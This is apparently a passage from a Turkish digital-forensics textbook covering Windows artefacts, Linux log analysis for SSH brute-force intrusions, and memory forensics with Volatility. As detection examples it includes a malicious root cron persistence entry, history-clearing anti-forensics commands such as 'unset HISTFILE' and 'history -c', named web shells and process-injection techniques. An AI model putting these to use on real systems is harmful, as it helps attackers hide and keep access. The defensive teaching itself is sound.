Bu kayıt Prefetch zamanı ile uyumludur.

Adım 4 — $MFT Zaman Damgaları

$MFT analizi:

- Dosya oluşturulma zamanı
- Modified zamanı
- Entry Modified zamanı

Prefetch ve Event log ile zaman korelasyonu mevcuttur.

Adım 5 — LNK ve Recent Artefact

Kullanıcı profilinde:

- Recent klasöründe LNK dosyası
- Hedef yol: data_export.exe

Bu artefact kullanıcı etkileşimini destekler.

LNK (Shortcut) Dosyaları

Windows Kısayol dosyaları, orijinal dosya silinse bile onun hakkında hayati bilgiler saklayan birer veri madenidir.

- **Konum:** C:\Users\<Kullanıcı>\AppData\Roaming\Microsoft\Windows\Recent
- **İçerdiği Kritik Veriler:**

    Orijinal Dosya Yolu: Dosyanın nerede (örn: E:\Gizli\plan.pdf) olduğunu söyler.

    MACB Zaman Damgaları: Hedef dosyanın oluşturulma, erişim ve değiştirme tarihlerini (saniyelerle) saklar.


    Cihaz Bilgisi: Dosyanın açıldığı sürücünün seri numarası, ismi ve türü (Sabit disk, USB vb.).

    Network Share: Eğer dosya bir ağ paylaşımından açıldıysa, sunucu ismini ve MAC adresini saklayabilir.

Adli Yorum: Eğer bir USB bellek takılıp içindeki bir dosya açıldıysa, USB çıkarılsa bile .lnk dosyası sistemde kalır ve USB'nin seri numarasını ele verir.

Kullanabileceğin Araçlar

- **LECmd (Eric Zimmerman):** LNK dosyalarını profesyonelce parse eder (ayrıştırır).
- **JLECmd:** Jump List dosyalarını analiz etmek için kullanılır.



Zaman uyumu, artefact korelasyonunun en güçlü göstergesidir.

Analitik Değerlendirme

Bu senaryoda:

- Prefetch mevcut
- Event Log mevcut
- Amcache mevcut
- LNK mevcut
- Zaman uyumu mevcut

Bu durum, programın çalıştırıldığına dair yüksek güvenilirlik üretir.

Tek bir kayda dayanılmamış, çoklu artefact doğrulaması yapılmıştır.

Uygulama Komutları — Canlı Sistem (Live Response)

Not: Canlı sistemde yapılan işlemler delil durumunu etkileyebilir. Kritik ortamlarda prosedür uygulanmalıdır.

Event ID 4688 (Süreç Oluşturma)

```
PS> Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4688} |
```

Select-Object TimeCreated, Message -First 10

Ne yapar? Son süreç oluşturma olaylarını listeler.
Analitik değer: Şüpheli program çalıştırma zamanını belirlemek için kullanılır.

Prefetch Kontrolü

```
PS> Get-ChildItem C:\Windows\Prefetch |

Where-Object {$_.Name -like "*DATA_EXPORT*"}
```

Ne yapar? Belirli bir programın Prefetch kaydını arar.
Analitik değer: Programın çalıştırılmış olup olmadığını gösterir.

USB Bağlantı Kaydı

```
PS> reg query HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR /s
```

Ne yapar? Sisteme bağlanan USB cihazlarını listeler.
Analitik değer: Veri sızıntısı şüphesinde harici medya kullanımını doğrular.

Son Açılan Dosyalar (LNK)

```
PS> Get-ChildItem $env:APPDATA\Microsoft\Windows\Recent
```

Ne yapar? Kullanıcının son açtığı dosyaların LNK kayıtlarını listeler.
Analitik değer: Kullanıcı etkileşimini gösterir.

Uygulama Komutları — Adli İmaj Üzerinde Çalışma

Not: Profesyonel adli analiz mümkün olduğunca doğrulanmış imaj üzerinde yapılmalıdır.

MFT Analizi

```
C:\> MFTECmd.exe -f E:\Image\$MFT --csv output
```

Ne yapar? NTFS Master File Table'ı parse eder.
Analitik değer: Dosya zaman çizelgesi oluşturmak için kullanılır.

Prefetch Parse (PECmd)

```
C:\> PECmd.exe -d E:\Image\Windows\Prefetch --csv output
```

Ne yapar? Prefetch dosyalarını analiz eder.
Analitik değer: Program çalıştırma sayısı ve zamanını gösterir.

Amcache Parse

```
C:\> AmcacheParser.exe -f E:\Image\Windows\AppCompat\Programs\Amcache.hve
```

Ne yapar? Amcache kayıtlarını çözümler.
Analitik değer: Dosyanın sistem tarafından görülüp görülmediğini gösterir.

Timeline Oluşturma (Plaso)

```
C:\> log2timeline.py timeline.plaso E:\Image\
```

```
C:\> psort.py -o l2tcsv timeline.plaso > timeline.csv
```

Windows Artefact Hızlı İnceleme Cheat Sheet

Amaç:

Şüpheli bir programın çalıştırılıp çalıştırılmadığını hızlıca doğrulamak.

İlk 5 Kontrol

1. Prefetch var mı?

2. Event ID 4688 var mı?

3. Amcache kaydı var mı?

4. $MFT zaman uyumu var mı?

5. LNK artefact mevcut mu?

Prefetch Hızlı Kontrol

```
PS> dir C:\Windows\Prefetch | findstr PROGRAMADI
```

Çalıştırma kanıtı

Run count bilgisi

Son execution zamanı

Event Log Süreç Kontrolü

```
PS> Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4688}
```

Süreç adı Parent process Timestamp USB Bağlantı Kontrolü

```
PS> reg query HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR /s
```

Cihaz seri numarası

Bağlanma zamanı

Zaman Çizelgesi Mantığı

USB takıldı

↓

Program çalıştı

↓

Dosya erişildi

↓

Sıkıştırma yapıldı

↓

USB çıkarıldı

Eğer zamanlar uyumluysa → güçlü korelasyon.

Uyarı Alanı

- Prefetch silinmiş olabilir
- Log temizlenmiş olabilir
- Audit policy kapalı olabilir
- Sistem restore edilmiş olabilir
- Tek kayda güvenme

Bölüm 4 Sonu Sabit Uyarı Metni

Windows artefact analizi, tek bir kayda dayanarak sonuç üretme disiplini değildir. Komut çıktıları yorum değil, kanıt üretir. Nihai değerlendirme, çoklu artefact korelasyonu ile yapılmalıdır.

Windows artefact analizi, parçaları birleştirerek büyük resmi görmeyi gerektiren bir **puzzle** gibidir. Tek bir iz (artefact) yanıltıcı olabilir; ancak farklı kaynakların birbiriyle tutarlı olması, analizin doğruluğunu kesinleştirir.

Buna adli bilişim literatüründe **"Cross-Reference" (Çapraz Sorgulama)** veya **"Corroboration" (Doğrulama)** diyoruz.

İşte tek bir kayda güvenmemen gerektiğini kanıtlayan temel korelasyon mantıkları:

Analiz Disiplini İçin Altın Kural**:**

"Tek kanıt, hiç kanıttır." (One witness is no witness).

Bir DFIR uzmanı olarak şu akışla ilerlemelisin:

1. **Bulgu:** Bir şüpheli dosya bul (Örn: `nc.exe`).
2. **Doğrulama 1:** `Amcache` üzerinden hash değerini kontrol et.
3. **Doğrulama 2:** `Prefetch` ile en son çalışma saatini saldırı anıyla eşleştir.
4. **Doğrulama 3:** `Shimcache` ile dosyanın ilk görüldüğü dizini teyit et.

Bölüm 4 Kapanış

Windows artefact analizi, tek bir kayda dayanarak sonuç üretme disiplini değildir. Güçlü analiz, dağıtık izlerin birbiriyle ilişkilendirilmesiyle yapılır. Analistin görevi veri okumak değil, davranış modelini inşa etmektir.

Kullanıcı Bağlamı (Context)

Bir artefact, eylemin **kimin** tarafından yapıldığını tek başına söylemeyebilir.

- **Registry (NTUSER.DAT):** Kullanıcının yaptığı ayarlar ve tıkladığı bağlantılar.
- **SRUM veri tabanı:** Hangi kullanıcı hesabının hangi uygulama üzerinden kaç MB veri transfer ettiğini gösterir.

BÖLÜM 5

Linux Sistemlerde Adli Analiz

Linux sistemlerde adli analiz, Windows'un kayıt defteri (Registry) odaklı yapısının aksine, **dosya tabanlı** ve **metin dosyası (logs)** ağırlıklı bir süreçtir. Linux dünyasında "her şey bir dosyadır" (everything is a file) felsefesi hakim olduğu için, analiz süreci bu dosyaların ve sistem günlüklerinin derinlemesine incelenmesine dayanır.

İşte Linux adli analizinde odaklanman gereken temel alanlar:

Uçucu Veri Toplama (Live Response)

Linux'ta sistem kapanmadan önce şu kritik bilgiler "canlı" olarak toplanmalıdır:

- **Çalışan Süreçler:** `ps aux` veya `top` ile gizli süreçler tespiti.
- **Ağ Bağlantıları:** `netstat -tulnp` veya `ss -antp` ile hangi sürecin hangi IP ile konuştuğu.
- **Açık Dosyalar:** `lsof` komutu, bir sürecin hangi dosyaya/socket'e eriştiğini gösterir (Malware tespiti için kritiktir).
- **Yüklü Modüller:** `lsmod` ile çekirdeğe (kernel) enjekte edilmiş şüpheli rootkit modülleri aranır.

Linux Günlük Dosyaları (Log Analysis)

Linux'ta `/var/log` dizini, soruşturmanın kalbidir.

- **`/var/log/auth.log` (veya `secure`):** SSH giriş denemeleri, başarılı/başarısız loginler ve `sudo` kullanımı.
- **`/var/log/syslog` (veya `messages`):** Sistem genelindeki tüm hata ve uyarı mesajları.
- **`/var/log/apache2/access.log` (veya `nginx`):** Web sunucusu üzerinden gelen saldırıların (SQL Injection, XSS) izleri.
- **`lastlog` ve `wtmp`:** Sisteme en son kimin, nereden ve ne kadar süreyle girdiğinin geçmişi.

Kullanıcı Aktivite İzleri (Artifacts)

Kullanıcının terminalde ne yaptığını anlamak için şu dosyalara bakılır:

- **`.bash_history` (veya `.zsh_history`):** Kullanıcının çalıştırdığı komutlar. *Not: Saldırganlar genellikle bu dosyayı siler veya `unset HISTFILE` komutuyla kaydı durdurur.*
- **SSH Anahtarları (`~/.ssh/authorized_keys`):** Saldırganın kalıcılık (persistence) sağlamak için kendi anahtarını ekleyip eklemediği kontrol edilir.
- **Cron Jobs (`/etc/crontab`):** Belirli aralıklarla çalışan zararlı betiklerin (backdoor) takvimi.

Dosya Sistemi ve Zaman Damgaları

Linux (genellikle Ext4) dosya sistemlerinde de Windows'taki gibi **MAC** zamanları bulunur:

- **M (Modification):** İçeriğin değiştiği zaman.
- **A (Access):** Dosyanın okunduğu zaman.
- **C (Change):** İzinlerin veya metaverinin değiştiği zaman.
- **Birth (Creation):** Dosyanın ilk oluşturulma zamanı (Bazı dosya sistemlerinde saklanmayabilir).

Linux Adli Analiz Araçları

Linux sistemlerini analiz ederken kullanılan temel araç setleri:

Araç	Kullanım Amacı
The Sleuth Kit (TSK)	Dosya sistemi analizi ve silinmiş veri kurtarma.
Autopsy	TSK için grafik arayüzü (Linux imajlarını destekler).
Volatility	Linux RAM dökümlerini analiz etmek için (Kernel sürümüyle uyumlu profil gerekir).
Chkrootkit / Rkhunter	Sistemde bilinen rootkitlerin taranması.
Lynis	Güvenlik denetimi ve anomali tespiti.

5.1 Linux'ta Delil Kaynakları

Linux sistemlerde dijital deliller genellikle şu kaynaklarda bulunur:

- /var/log/ dizini
- /home/ kullanıcı klasörleri
- Bash history dosyaları
- Cron yapılandırmaları
- SSH konfigürasyonları
- Yetkilendirme kayıtları
- Systemd logları

Linux'ta en kritik fark:

Log yapısı dağıtık ve servis bazlıdır.

Windows gibi merkezi Event Viewer yoktur.

5.2 SSH Erişim İzleri

SSH logları genellikle:

`/var/log/auth.log`
veya
`/var/log/secure`

dosyalarında tutulur.

Örnek kayıt:Başarısız giriş denemeleri

- Başarılı login
- IP adresi
- Kullanıcı adı

Bu veriler brute force veya yetkisiz erişim tespitinde kritik rol oynar.

Başarısız giriş denemelerinin yoğunluğu, otomatik saldırı göstergesi olabilir.

5.3 Bash History ve Komut İzleri

Kullanıcı komut geçmişi:

```
~/.bash_history
```

Ancak dikkat:

- Dosya silinmiş olabilir
- History kapatılmış olabilir
- Oturum açıkken yazılmamış olabilir

Bu nedenle tek başına yeterli değildir.

5.4 Cron ve Kalıcılık Mekanizmaları

Saldırganlar Linux sistemlerde kalıcılık için:

```
/etc/crontab
```

```
/etc/cron.d/
```

Kullanıcı crontab kayıtları

Adli incelemede:

- Şüpheli zamanlanmış görevler
- Root yetkisiyle çalışan scriptler
- Bilinmeyen dosya yolları incelenmelidir.

5.5 Log Korelasyonu

Linux analizinde tek bir log dosyası yeterli değildir.

Örnek:

- SSH log
- Syslog
- Apache log
- Kernel log

Zaman çizelgesi oluşturulurken tüm loglar birleştirilmelidir.

Log çeşitliliği, doğrulama gücünü artırır.

5.6 Uygulamalı Senaryo: Yetkisiz SSH Erişimi

Bir Linux sunucuda gece saatlerinde şüpheli bir login tespit edilmiştir.

Analiz:

- 200'den fazla failed login
- 03:12'de başarılı giriş
- Aynı IP'den sudo komutu
- Cron'a eklenmiş şüpheli script

/tmp altında bırakılmış binary

Log korelasyonu sonucu:

Sistem brute force ile ele geçirilmiş ve kalıcılık mekanizması kurulmuştur.

5.7 SSH Brute Force → Başarılı Erişim Korelasyonu

Bir brute force saldırısını doğrulamak için sadece "Failed password" saymak yetmez.

Gerçek analist şu zinciri kurar:

Çok sayıda failed login

Aynı IP'den başarılı login

Aynı kullanıcı hesabı

Login sonrası komut aktivitesi

Yetki yükseltme

Live Response — SSH Analizi

```
$ grep "Failed password" /var/log/auth.log | awk '{print $11}' | sort |
uniq -c | sort -nr | head
```

Ne yapar? En çok failed login üreten IP'leri listeler.
Analitik değer: Brute force kaynağını belirler.

```
$ grep "Accepted password" /var/log/auth.log
```

Ne yapar? Başarılı girişleri listeler.
Analitik değer: Brute force sonrası başarıyı doğrular.

5.8 Yetki Yükseltme (Privilege Escalation)

Başarılı login sonrası:

```
$ grep "sudo" /var/log/auth.log
```

Analitik değer: Yetki yükseltme girişimi var mı?

5.9 Bash History Manipülasyonu

Saldırgan genelde: `history -c` veya `.bash_history` siler.

Kontrol:

```
$ ls -la ~/.bash_history
```

Dikkat:
`History` silinmiş olabilir ama RAM'de kalmış olabilir.

5.10 Cron Kalıcılık Tespiti

```
$ crontab -l
```

```
$ ls -la /etc/cron.d/
```

Şüpheli örnek:

```
*/5 * * * * /tmp/.sys_update.sh
```

Bu kırmızı bayraktır 🚩

Bash History Analizi İçin Kritik Komutlar

1. Mevcut oturumdaki ortam değişkenlerini kontrol et

```
echo $HISTFILE      # Nereye kaydediyor? (/dev/null mu?)
```

```
echo $HISTSIZE      # Kaç satır tutuyor? (0 mı?)
```

2. Dosyanın özniteliklerini incele

```
ls -la ~/.bash_history
```

`stat ~/.bash_history #` Silinme veya son erişim tarihini doğrula

3. Silinen verileri kurtarmaya çalış (`Forensic Imaging`)

Disk imajı üzerinden "`deleted files`" araması yapılması gerekir.

Linux Saldırı Zaman Çizelgesi

Log korelasyonu, saldırının evrimini gösterir.

5.11 Log Rotation ve Tuzaklar

Linux'ta loglar döner:

- `auth.log.1`
- `auth.log.2.gz`

Sadece ana dosyaya bakmak hatadır.

```
$ zgrep "Accepted password" /var/log/auth.log.*
```

Linux Hızlı İnceleme `Cheat Sheet`

Amaç: Yetkisiz SSH Erişimi Var mı?

1. Failed login sayısı?

2. Aynı IP'den başarılı giriş?

3. sudo kullanımı?

4. Cron kalıcılığı?

5. /tmp altında şüpheli dosya?

Adli İmaj Üzerinde

```
$ grep "Accepted password" /mnt/image/var/log/auth.log

$ zgrep "Failed password" /mnt/image/var/log/auth.log.*
```

Profesyonel Linux Refleksi

Tek log dosyasına güvenme.
`SSH + sudo + cron + process` korelasyonu yap.

5.12 Uygulamalı Vaka: Linux Sunucu Ele Geçirme

Senaryo

Bir şirketin internet erişimine açık Linux web sunucusunda olağandışı outbound trafik tespit edilmiştir.

SOC alarmı:

- Gece 02:00 civarı yoğun trafik
- Yabancı IP adresine bağlantı
- CPU kullanımı artışı

Sunucuya ait imaj alınmış ve adli inceleme başlatılmıştır.

Analistin sorusu:

Sunucu ele geçirildi mi?
Ele geçirildiyse hangi yöntemle?

Adım 1 — SSH Brute Force Analizi

```
$ zgrep "Failed password" /var/log/auth.log.*
```

Tespit:

- 350 failed login
- Aynı IP adresi
- 02:14'te başarılı login

```
$ zgrep "Accepted password" /var/log/auth.log.*
```

Başarılı giriş:

- Kullanıcı: webadmin
- IP: 185.x.x.x
- Saat: 02:14

Bu brute force sonrası başarıyı gösterir.

Adım 2 — Yetki Yükseltme

```
$ zgrep "sudo" /var/log/auth.log.*
```

Tespit:

- webadmin → root
- Saat: 02:16

Saldırgan root yetkisi elde etmiş.

Adım 3 — Kalıcılık Mekanizması

```
$ cat /etc/crontab
```

Şüpheli kayıt:

```
*/10 * * * * root /tmp/.cache_updater.sh
```

```
$ ls -la /tmp
```

Şüpheli bağlantı:

- 443 portu
- Yabancı IP
- PID: 2874

```
$ ps -fp 2874
```

Process:

```
/tmp/.cache_updater.sh
```


Bu C2 bağlantısını doğrular.

Linux Sunucu İnceleme Komut Listesi (Cheat Sheet)

Soruşturma anında hızla kullanabileceğin komutlar:

Görev	Komut
Giriş Geçmişi	`last -ad` (Sisteme giren son kullanıcılar ve IP'leri)
Aktif Bağlantılar	`ss -antup` (Hangi süreç hangi dış IP ile bağlı?)
Şüpheli Süreçler	`ps -auxf` (Hiyerarşik süreç görünümü)
Açık Dosyalar	`lsof -nP -i` (Ağ bağlantısı kullanan açık dosyalar)
Değişen Dosyalar	`find /etc -mtime -2` (Son 2 günde değişen konfigürasyonlar)

Linux Sunucu Ele Geçirme Timeline



Bir Analiz Örneği:

Saldırgan bir **Web Shell** (Örn: c99, b374k) yüklediyse;

1. Web loglarında (access.log) şüpheli bir `.php` dosyasına çok sayıda `POST` isteği görürsün.
2. `lsof` komutuyla o PHP dosyasının bir `sh` (shell) başlattığını yakalarsın.
3. `/tmp` dizininde saldırganın indirdiği exploit dosyalarını (genellikle `gcc` ile derlenmiş) bulursun.

Başarılı brute force sonrası root erişimi ve kalıcılık kurulumu tipik ele geçirme modelidir.

Adım 5 — Log Manipülasyonu Girişimi

```
$ ls -la /var/log/
```

auth.log dosya boyutu şüpheli derecede küçük.

```
$ stat /var/log/auth.log
```

Son modified zamanı saldırı saatine yakın.

Bu log temizleme girişimi olabilir.

Nihai Analitik Değerlendirme

Bu vakada:

Brute force doğrulandı
Root yetki yükseltme doğrulandı
Cron kalıcılığı tespit edildi
/tmp altında zararlı script bulundu
C2 bağlantısı mevcut
Log manipülasyonu şüphesi var

Sonuç:

Sunucu uzaktan brute force ile ele geçirilmiş ve kalıcılık sağlanmıştır.

Bölüm 5 Kapanış

Linux adli analizi, log disiplinine dayalıdır. Analistin görevi tek bir dosyayı okumak değil, dağıtık servis kayıtlarını zaman ekseninde birleştirmektir.

Linux dünyasındaki adli yolculuğumuzun sonuna gelirken, açık kaynaklı sistemlerin hem karmaşıklığını hem de şeffaflığını keşfettik. Windows'un merkezi kayıt defteri yapısının aksine, Linux'un **"her şey bir dosyadır"** felsefesiyle her köşeye bıraktığı metin tabanlı izleri sürmeyi öğrendik.

Bu bölümde; `/var/log` dizininin bir karakutu gibi olayları nasıl sakladığını, `auth.log` ile SSH üzerinden sızmaya çalışanların kimliklerini nasıl ele verdiğini ve bir saldırganın kalıcılık sağlamak için `cron` veya `systemd` servislerini nasıl manipüle edebileceğini inceledik.

Linux Adli Analizinin Özeti

Linux sistemlerde bir soruşturmacı şu üç temel sütun üzerinde durur:

- **Günlüklerin Dili (Logs):** Sistem, kullanıcı ve uygulama bazlı logların korelasyonu, olay rekonstrüksiyonunun temelidir.
- **Dosya Sistemi Metaverisi (Inodes):** Bir dosyanın sadece içeriği değil, ne zaman oluşturulduğu ve yetkilerinin nasıl değiştirildiği (MACB zamanları) her şeyi anlatır.
- **Canlı Müdahale (Live Response):** Rootkit'lerin kendilerini gizleyemediği tek yer olan RAM ve aktif süreçler, "canlı" sistemdeki en dürüst kanıtlardır.

Linux sistemlerde iz sürmek, samanlıkta iğne aramaya benzer; ancak iğnenin geçtiği her yer mutlaka bir mıknatıs izi bırakır. Başarılı bir analiz için en büyük silahınız, sistemin "normal" halini çok iyi bilmektir. Normali bilmeyen, anomaliyi (saldırıyı) asla fark edemez.

BÖLÜM 6

Bellek (Memory) Adli Bilişimi

Bellek (Memory) Adli Bilişimi, bir sistemin en uçucu ama en dürüst olduğu alanın incelenmesidir. Sabit diskler (HDD/SSD) "geçmişi" anlatırken, RAM "şimdiki zamanı" anlatır. Saldırganlar izlerini diskten silebilirler, ancak çalışan bir kodun RAM'de iz bırakmaması neredeyse imkansızdır.

İşte RAM analizinin neden bu kadar kritik olduğu ve nasıl yapıldığına dair teknik rehber:

6.1 Neden Bellek Analizi?

Disk, geçmişi anlatır.
Bellek ise o anı anlatır.

Bir saldırganın:

- Fileless malware kullanması
- PowerShell üzerinden komut çalıştırması
- Şifreleme anahtarlarını RAM'de tutması
- Process injection yapması

durumunda disk analizi yetersiz kalabilir.

Bu nedenle bellek analizi çoğu zaman saldırının gerçek yüzünü ortaya çıkarır.

Modern saldırıların (özellikle APT ve Ransomware) çoğu artık **"Fileless" (Dosyasız)** yöntemler kullanıyor. Bu saldırılar diskte dosya bırakmaz, doğrudan bellek içine enjekte olurlar.

- **Şifreleme Anahtarları:** BitLocker, VeraCrypt veya Ransomware anahtarları genellikle RAM'de açık halde bulunur.
- **Ağ Bağlantıları:** `netstat` ile görülemeyen, gizlenmiş aktif bağlantılar.
- **Enjekte Edilmiş Kodlar:** Meşru bir sürecin (Örn: `explorer.exe`) içine gizlenmiş zararlı kodlar.
- **Pano (Clipboard) Verileri:** Kullanıcının o an kopyaladığı şifreler veya metinler.

6.2 Bellek Nedir ve Ne İçerir?

RAM içerisinde şunlar bulunabilir:

- Çalışan süreçler
- Açık ağ bağlantıları
- Şifreleme anahtarları
- DLL yüklemeleri
- Komut geçmişi
- Enjekte edilmiş kod parçaları

Sistem kapandığında bu verilerin tamamı kaybolur.

Bellek Analiz Süreci (Workflow)

Süreç iki ana aşamadan oluşur: **Edinim (Acquisition)** ve **Analiz (Analysis)**.

A. Bellek Edinimi (Memory Acquisition)


Bellek dökümü (dump) alırken "Uçuculuk Sıralaması"na uyulmalı ve sistem üzerinde minimum iz bırakılmalıdır.

- **Araçlar:** `DumpIt`, `Magnet RAM Capture`, `FTK Imager Lite`.
- **Format:** Genellikle ham (`.raw`), `.bin` veya `.dmp` formatında kaydedilir.

B. Bellek Analizi (Memory Analysis)

Edinilen dosya, özel araçlarla anlamlandırılır. Bu alanda endüstri standardı **Volatility Framework**'tür.

Görev	Volatility 3 Komutu	Amacı
Süreç Listesi	`windows.pslist`	Çalışan tüm süreçleri listeler.
Gizli Süreçler	`windows.psscan`	Kapatılmış veya gizlenmiş (Rootkit) süreçleri bulur.
Ağ Analizi	`windows.netstat`	Bellek alındığı andaki aktif ağ bağlantıları.
Komut Geçmişi	`windows.cmdline`	Süreçlerin hangi parametrelerle çalıştırıldığını gösterir.
Malfind	`windows.malfind`	Şüpheli kod enjeksiyonu belirtilerini (MZ başlığı vb.) arar.
Enjekte Kodu Çıkar	`windows.vaddump`	Şüpheli süreci diskte analiz etmek için dışarı çıkarır.



Bellek analizi, saldırının canlı izlerini barındırır.

6.3 Fileless Saldırılar

Modern saldırılar çoğu zaman disk üzerinde iz bırakmadan gerçekleşir.

Örneğin:

- PowerShell encoded komut
- WMI üzerinden komut çalıştırma

- Reflective DLL injection

Bu tür saldırılarda disk artefact'ları sınırlıdır. Ancak RAM içerisinde:

- Şüpheli process tree
- Enjekte edilmiş modül
- Anormal parent-child ilişkileri

tespit edilebilir.

6.4 Process Injection ve Anomali Tespiti

Process injection durumunda:

- svchost.exe gibi meşru süreçler içine kod enjekte edilir
- Bellekte şüpheli modül adresleri görülebilir
- Yüklenen DLL yolu olağandışı olabilir

Örneğin:

```
svchost.exe
└ Yüklenen DLL: C:\Users\Public\mal.dll
```

Bu tür bulgular davranışsal şüphe üretir.

Process Injection (Süreç Enjeksiyonu), saldırganların meşru ve güvenilen bir sürecin (örneğin `explorer.exe` veya `svchost.exe`) bellek alanına zararlı kod yerleştirerek kendilerini gizleme tekniğidir. Bu yöntem, geleneksel antivirüs yazılımlarını atlatmak ve sistemde kalıcılık sağlamak için en çok tercih edilen Evasion (Kaçınma) tekniklerinden biridir.

Bellek adli bilişiminde bu durumu tespit etmek, "normal" olanın dışındaki sapmaları (anomalileri) yakalamakla mümkündür.

1. Sık Kullanılan Enjeksiyon Yöntemleri

Saldırganlar kodlarını belleğe yerleştirmek için farklı API çağrıları kullanırlar:

- **DLL Injection:** Zararlı bir DLL dosyasının, çalışan bir sürece `LoadLibrary()` çağrısıyla yüklenmesi.
- **Process Hollowing:** Meşru bir sürecin (Örn: `lsass.exe`) başlatılıp, içindeki kodun boşaltılarak yerine zararlı kodun yerleştirilmesi.
- **Thread Execution Hijacking:** Çalışan bir thread'in (iş parçacığı) durdurulup, kontrolün zararlı koda devredilmesi.

---

2. Bellekte Anomali Tespiti (Detection)

Enjekte edilmiş bir kodu tespit ederken **Volatility** gibi araçlarla şu 4 ana belirtiye (Red Flags) odaklanırız:

A. Bellek İzinleri (The RWX Rule)

Meşru süreçlerin bellek sayfaları genellikle ya okunabilir/yazılabilir (**RW**) ya da okunabilir/çalıştırılabilir (**RX**) şeklindedir. Bir sayfanın aynı anda hem Yazılabilir hem de Çalıştırılabilir (**RWX - Read, Write, Execute**) olması, oraya bir kod enjekte edildiğinin en güçlü kanıtıdır.

B. "MZ" Header (Magic Bytes)

Windows çalıştırılabilir dosyaları her zaman `MZ` harfleriyle (hex: `4D 5A`) başlar. Eğer bir sürecin bellek alanında, o dosyanın kendi modülleri dışında bir yerde aniden bir `MZ` başlığı görüyorsanız, bu bir PE dosyasının (exe/dll) oraya enjekte edildiğini gösterir.

C. Orphaned Threads (Yetim İş Parçacıkları)

Bir sürecin içinde çalışan bir kodun, disk üzerinde karşılık gelen bir dosyası (mapping) yoksa bu şüphelidir. Normalde her kodun diskte bir dosyaya (DLL veya EXE) bağlı olması gerekir.

D. Parent-Child Hiyerarşisi

Süreçlerin kim tarafından başlatıldığına bakılır.

- **Normal:** `services.exe` -> `svchost.exe`
- **Anomali:** `notepad.exe` -> `svchost.exe` (Bir metin belgesi neden bir sistem servisi başlatsın?)

```
Process: explorer.exe Pid: 2432 Address: 0x2a0000

Tag: VadS  Protection: PAGE_EXECUTE_READWRITE  (RWX!)

0x002a0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00
MZ..............
```

